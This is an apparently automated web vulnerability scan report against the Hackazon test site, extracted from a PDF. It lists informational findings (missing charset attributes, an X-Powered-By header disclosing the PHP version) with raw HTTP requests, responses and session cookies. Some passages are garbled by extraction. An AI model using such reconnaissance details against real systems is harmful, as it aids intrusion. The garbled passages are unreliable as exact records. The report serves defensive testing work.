User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 $\label{lookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=\$2C45\$2C122\$2C20\$2C49\$2C125\%2C125\%2C12$ 

X-RTC-REQUESTID: {F3F3140E-597C-4D7A-8CA8-905BAE2A7269}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 742 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "7bd-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/js/jquery-migrate-1.2.1.js

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** HTTPHeaders Content-Type: The Content-Type HTTP header is missing charset application/javas attribute cript

GET /js/jquery-migrate-1.2.1.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

X-RTC-REQUESTID: {32A820E3-46AF-4F56-9F87-C87BC58982C1}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Content-Length: 5789

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "40ed-5d561f7cb5188-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/font-awesome/css/font-awesome.min.css

Original Value

Attack Value

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

INFORMATIONAL

HTTPHeaders

Content-Type:

Proof

The Content-Type HTTP header is missing charset

text/css attribut

Original Traffic

Attack Type

GET /font-awesome/css/font-awesome.min.css HTTP/1.1

Host: hackazon.webscantest.com
Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {80D0537B-711B-49B7-8958-CDB1998EBBF0}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 4696 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "511e-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/css/modern-business.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

HTTPHeaders

Attack Type

Original Value Attack Value

Proof

The Content-Type HTTP header is missing charset

Content-Type: text/css

attribute

**Proof Description** 

 ${\tt GET /css/modern-business.css\ HTTP/1.1}$ 

Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {E08F387B-B8EF-4437-83D6-EB3ED762D895}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 1218 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "ca4-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

#### http://hackazon.webscantest.com/css/nivo-themes/bar/bar.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** The Content-Type HTTP header is missing charset HTTPHeaders Content-Type: text/css

Original Traffic

GET /css/nivo-themes/bar/bar.css HTTP/1.1

Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 $\label{lookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=\$2C45\$2C122\$2C20\$2C49\$2C125\%2C125\%2C12$ 

X-RTC-REQUESTID: {68DDD418-24C5-4DC6-AE1B-6139FDDF4FA6}

HTTP/1.1 200 0K Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 1107 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "d82-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

## http://hackazon.webscantest.com/js/ekko-lightbox.js

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** HTTPHeaders Content-Type: The Content-Type HTTP header is missing charset application/javas attribute cript

GET /js/ekko-lightbox.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C

X-RTC-REQUESTID: {2424151C-3053-412A-A6AF-1EB8442974A5}

HTTP/1.1 200 0K Connection: close

Date: Mon, 06 Mar 2023 02:35:05 GMT Content-Length: 3291

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "39d9-5d561f7cb41e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

## http://hackazon.webscantest.com/js/knockout-2.2.1.js

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Original Value Attack Type Attack Value Proof **Proof Description** HTTPHeaders Content-Type: The Content-Type HTTP header is missing charset application/javas cript

Original Traffic

GET /js/knockout-2.2.1.js HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8, application/xml; q=0.9, application/xml; q=0$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {D4D46AA2-6B46-4C30-9E03-B529B088CF82}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:06 GMT

Content-Length: 15013

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "9feb-5d561f7cb6128-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/js/json3.min.js

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Original Value Attack Value Proof **Proof Description** Attack Type HTTPHeaders The Content-Type HTTP header is missing charset Content-Type: application/javas attribute cript

GET /js/json3.min.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {D35C66A5-6070-44E9-A261-98D668DEA36E}

HTTP/1.1 200 0K Connection: close

Date: Mon, 06 Mar 2023 02:35:05 GMT Content-Length: 3509

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "1fd1-5d561f7cb6128-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/js/koExternalTemplateEngine\_all.min.js

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type HTTPHeaders

Original Value

Attack Value

Proof

The Content-Type HTTP header is missing charset

Content-Type: application/javas

cript

**Proof Description** 

Original Traffic

GET /js/koExternalTemplateEngine all.min.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {327098C3-2E85-4E3B-9586-054A7E2D1CDB}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Content-Length: 2170

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "1f0f-5d561f7cb6128-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/css/bootstrapValidator.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

HTTPHeaders

Attack Type

Original Value Attack Value

**Proof Description** 

Content-Type: text/css

Proof

The Content-Type HTTP header is missing charset

attribute

GET /css/bootstrapValidator.css HTTP/1.1

Host: hackazon.webscantest.com

Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {4AAA93B3-4907-408A-B48B-C8B57F79D134}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 308 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "1d8-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

#### http://hackazon.webscantest.com/js/amf/services.js

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** HTTPHeaders The Content-Type HTTP header is missing charset Content-Type: application/javas cript

Original Traffic

GET /js/amf/services.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

X-RTC-REQUESTID: {09D9790A-D22C-442E-9B8F-5BDA8EFC3771}

HTTP/1.1 200 0K Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Content-Length: 478

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "33b-5d561f7cb3248-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/swf/playerProductInstall.swf

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** HTTPHeaders The Content-Type HTTP header is missing charset Content-Type: application/xattribute shockwave-flash

GET /swf/playerProductInstall.swf HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/contact

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {E9253675-BB2C-4AF1-9342-5413DE51777B}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT

Content-Length: 657

Content-Type: application/x-shockwave-flash Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes ETag: "291-5d561f7cd264a" Server: Apache/2.4.7 (Ubuntu)

http://hackazon.webscantest.com/css/star-rating.min.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type

Original Value

Attack Value

Proof

**Proof Description** 

HTTPHeaders

Content-Type: text/css

The Content-Type HTTP header is missing charset

attribute

Original Traffic

GET /css/star-rating.min.css HTTP/1.1
Host: hackazon.webscantest.com

Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 $Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; \ NB\_SRVID=srv36155888; \ visited\_products=\$2C45\$2C122\$2C20\$2C49\$2C12888; \ visited\_products=\$2C45\$2C122\$2C12888; \ visited\_products=\$2C45\$2C122882C12888; \ visited\_products=\$2C45\$2C122882C12888; \ visited\_products=\$2C45\$2C122882C12888; \ visited\_products=\$2C45\$2C122882C12888; \ visited\_products=\$2C45\$2C128888; \ visited\_products=\$2C4588888; \ visited\_products=\$2C4588888; \ visited\_products=\$2C4$ 

X-RTC-REQUESTID: {D0E299A7-DFE4-4865-96F8-472A8B331700}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 847 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "a42-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/css/ladda-themeless.min.css

Original Value

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type
HTTPHeaders

Attack Value

Proof

Proof Description

The Content-Type HTTP header is missing charset

Content-Type: text/css

attribute

GET /css/ladda-themeless.min.css HTTP/1.1

Host: hackazon.webscantest.com

Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {9FE40F70-CA93-46FD-82CB-7CE8EFAEBB80}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 1155 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "lele-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

#### http://hackazon.webscantest.com/css/bootstrap.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** The Content-Type HTTP header is missing charset HTTPHeaders Content-Type: text/css attribute

Original Traffic

GET /css/bootstrap.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 $\label{lookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=\$2C45\$2C122\$2C20\$2C49\$2C125\%2C125\%2C12$ 

X-RTC-REQUESTID: {248CBD68-7D80-4C30-97D4-E391F8909021}

HTTP/1.1 200 0K Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 19516 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "205c2-5d561f7cab547-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/css/site.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** HTTPHeaders Content-Type: The Content-Type HTTP header is missing charset attribute text/css

GET /css/site.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {5609569E-BEB9-45CA-9604-3D537525BB16}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 5542 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "6776-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/css/sidebar.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** The Content-Type HTTP header is missing charset HTTPHeaders Content-Type: text/css attribute

Original Traffic

GET /css/sidebar.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

X-RTC-REQUESTID: {1047D30C-0143-4114-B4CA-879D39F57AA0}

HTTP/1.1 200 0K Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 499 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "5a5-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

# XPoweredByHeader (17)

## References

OWASP2017-A6 OWASP2021-A01 CWE-201

## Description

X-Powered-By HTTP header reveals the server configuration.

# Recommendation

Remove the header.

Original Value Attack Value **Proof Description** Attack Type Proof XPoweredByHeader x-powered-by: The X-Powered-By HTTP response header found. PHP/5.5.9-1ubuntu4.29 Original Traffic GET /search?id=data&searchString=water HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D} HTTP/1.1 200 0K  $Cache-Control:\ no\text{-store},\ no\text{-cache},\ must\text{-revalidate},\ post\text{-check=0},\ pre\text{-check=0}$ Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 5433 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

XPoweredByHeader

x-powered-by: PHP/5.5.9-1ubuntu4.29

The X-Powered-By HTTP response header found.

**Original Traffic** 

GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/search?id=data&searchString=water

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C

X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache

Content-Length: 6805

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/contact

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

Original Value Attack Value Proof **Proof Description** Attack Type XPoweredByHeader x-powered-by: The X-Powered-By HTTP response header found. PHP/5.5.9-1ubuntu4.29

Original Traffic GET /contact HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

XPoweredByHeader

x-powered-by: PHP/5.5.9-1ubuntu4.29

The X-Powered-By HTTP response header found.

Original Traffic

POST /contact HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 123

Referer: http://hackazon.webscantest.com/contact Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

 $\verb|contact_name| = x75 wu530 \& \verb|contact_email| = ax75 wu531 \& 40 example.com \& \verb|contact_phone| = 123-456-123 example.com \& \verb|contact_phone| = 123-456-123 example.com & \verb|contact_phone| = 123-456-123$ 

 $7890\& contact\_message = comment\& save = contact$ 

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 5860

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Original Value

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/bestprice

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

XPoweredByHeader

Attack Type

Attack Value

Proof

**Proof Description** 

x-powered-by: PHP/5.5.9-1ubuntu4.29

The X-Powered-By HTTP response header found.

```
Original Traffic
    POST /bestprice HTTP/1.1
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US
    User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
    Safari/537.36
    X-RTC-AUTH: R7 IAS
    X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
    Host: hackazon.webscantest.com
    Content-Length: 82
